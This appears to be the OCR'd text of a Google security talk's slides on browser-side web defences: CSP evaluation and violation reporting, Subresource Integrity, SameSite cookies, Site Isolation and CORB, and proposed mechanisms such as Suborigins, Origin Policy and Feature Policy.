
CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

●	script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
●	'unsafe-inline'	'unsafe-inline' allows the execution of unsafe in-page scripts and event handlers.
?	'unsafe-eval'	'unsafe-eval' allows the execution of code injected into DOM APIs such as eval().
?	'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
●	data:	data: URI in script-src allows the execution of unsafe scripts.
●	https://www.google.com	www.google.com is known to host JSONP endpoints which allow to bypass this CSP.
●	http://www.google-analytics.com/gtm/js	www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP. Allow only resources downloaded over HTTPS.
?	https://*.gstatic.com/feedback/	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
●	https://ajax.googleapis.com	ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP.
✓	style-src	
●	default-src	
✓	img-src	
✓	child-src	
×	foobar-src	Directive "foobar-src" is not a known CSP directive.
●	report-uri	
?	object-src [missing]	Can you restrict object-src to 'none'?

csp-evaluator.withgoogle.com



CSP Frontend

Product: chromewebstore (EXTERNAL)

From: 3/27/2018

To: 3/28/2018

Prod mode

Domain

Version

Directive

Disposition

Document URI

Blocked URI

Sample

Browser

Top blocked hosts

resources from these hosts were blocked by your CSP

Count	Blocked host
4662	chrome.google.com
3096	<blocked inline script>
80	clients5.google.com
35	adservice.google.com
3	www.google.com
3	apis.google.com

1 - 6 of 6

Strict CSP coverage

on **chrome.google.com**

100% enforced

0% report-only

CSP violation reports

showing **17** out of **40** unique reports (reports coming from policies without 'strict-dynamic' are grayed out)

Count	Last Seen (example)	Document URI (example)	Blocked URI (example)	Directive	Sample (example)	Browser (example)
4660	2018-03-28 16:09:58	https://chrome.google.com/webstore	https://chrome.google.com/REMOVED_UUID/6bllu.js	script-src	<empty>	Chrome/65
3015	2018-03-28 16:09:31	https://chrome.google.com/webstore	inline	script-src	void(0)	Chrome/65

Subresource Integrity (SRI)


https://www.w3.org/TR/SRI/

What is SRI?

Ensures that resources hosted on third-party servers have not been tampered with by specifying a hash of their expected content.

```
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.3.1/jquery.min.js"
integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
crossorigin="anonymous"></script>
```

Browser support for SRI



IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			63		10.3				
		58	64	11	[1] 11.2				4
11	16	59	65	11.1	[1] 11.3	all	64	11.8	6.2
	17	60	66	TP					
	18	61	67						
			68						

Same-Site Cookies

What are Same-Site Cookies?

The **SameSite** flag in cookies allows servers to mitigate the risk of XSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same site.

What are Same-Site Cookies?

```
Set-Cookie: <cookie-name>=<cookie-value>;
SameSite={Strict, Lax}
```


Strict

Cookies are not sent when there is cross-site navigation

Lax

Cookies are not sent when there is cross-site navigation and an "unsafe" HTTP method such as POST

Browser support for Same-Site Cookies




IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			63		10.3				
		58	64	11	11.2				4
11	16	59	65	11.1	11.3	all	64	11.8	6.2
	17	60	66	TP					
	18	61	67						
			68						

Site Isolation, CORB & From-Origin

What is Site Isolation?

A Chromium browser setting ensuring that pages from different websites are put into **different processes** and blocking the process from receiving sensitive data from other sites.



Strict site isolation

Security mode that enables site isolation for all sites. When enabled, each renderer process will contain pages from at most one site, using out-of-process iframes when needed. When enabled, this flag forces the strictest site isolation mode (SitePerProcess). When disabled, the site isolation mode will be determined by enterprise policy or field trial. – Mac, Windows, Linux, Chrome OS, Android

#enable-site-per-process

Enabled

What is CORB?

(was XSDB)

An important part of Site Isolation restricting which cross-origin data is sent to a renderer process, limiting the access to such data using speculative side-channel attacks like **Spectre**.

Example: loading cross-origin HTML in <img>.

What is From-Origin?

(proposal)

Prevents resources from being loaded and included by non-whitelisted origins.

Mitigates **inline linking** and attacks such as **Spectre**.

Upcoming Mitigations

Suborigins

(proposal)

Isolate different applications running in the same origin by adding to a response a server-specified namespace to the origin tuple:

```
(scheme, host, port, namespace)
```


https://w3c.github.io/webappsec-suborigins/

Use cases of Suborigins

- Per-user origins
- Segregating user content from the main origin
- Isolate sensitive functionalities
  - `/wp-admin/`
  - `/password_reset`

Adopting Suborigins

DEMO



Communication type	Solution
Suborigin to Suborigin	Add `Suborigin` header
Suborigin to Origin	Add `Access-Control-Allow-Suborigin`
Suborigin to Extern	Fix `Access-Control-Allow-Origin`

Origin Policy

(proposal)

Applies:

- Content Security Policy
- Referrer Policy
- other policies

to an entire origin, by default (like "pinning").
It complements header-based delivery, increasing coverage.

Feature Policy

(proposal)

Selectively enables and disables different browser features and web APIs (from the ability to go fullscreen to disabling WebUSB).

Example: in combination with Origin Policy, restrict geolocation API to a particular page, reducing attack surface in case of XSS on the domain.

Questions?

You can find us at:

✉ {lwe,mikispag}@google.com

🐦 @we1x, @mikispag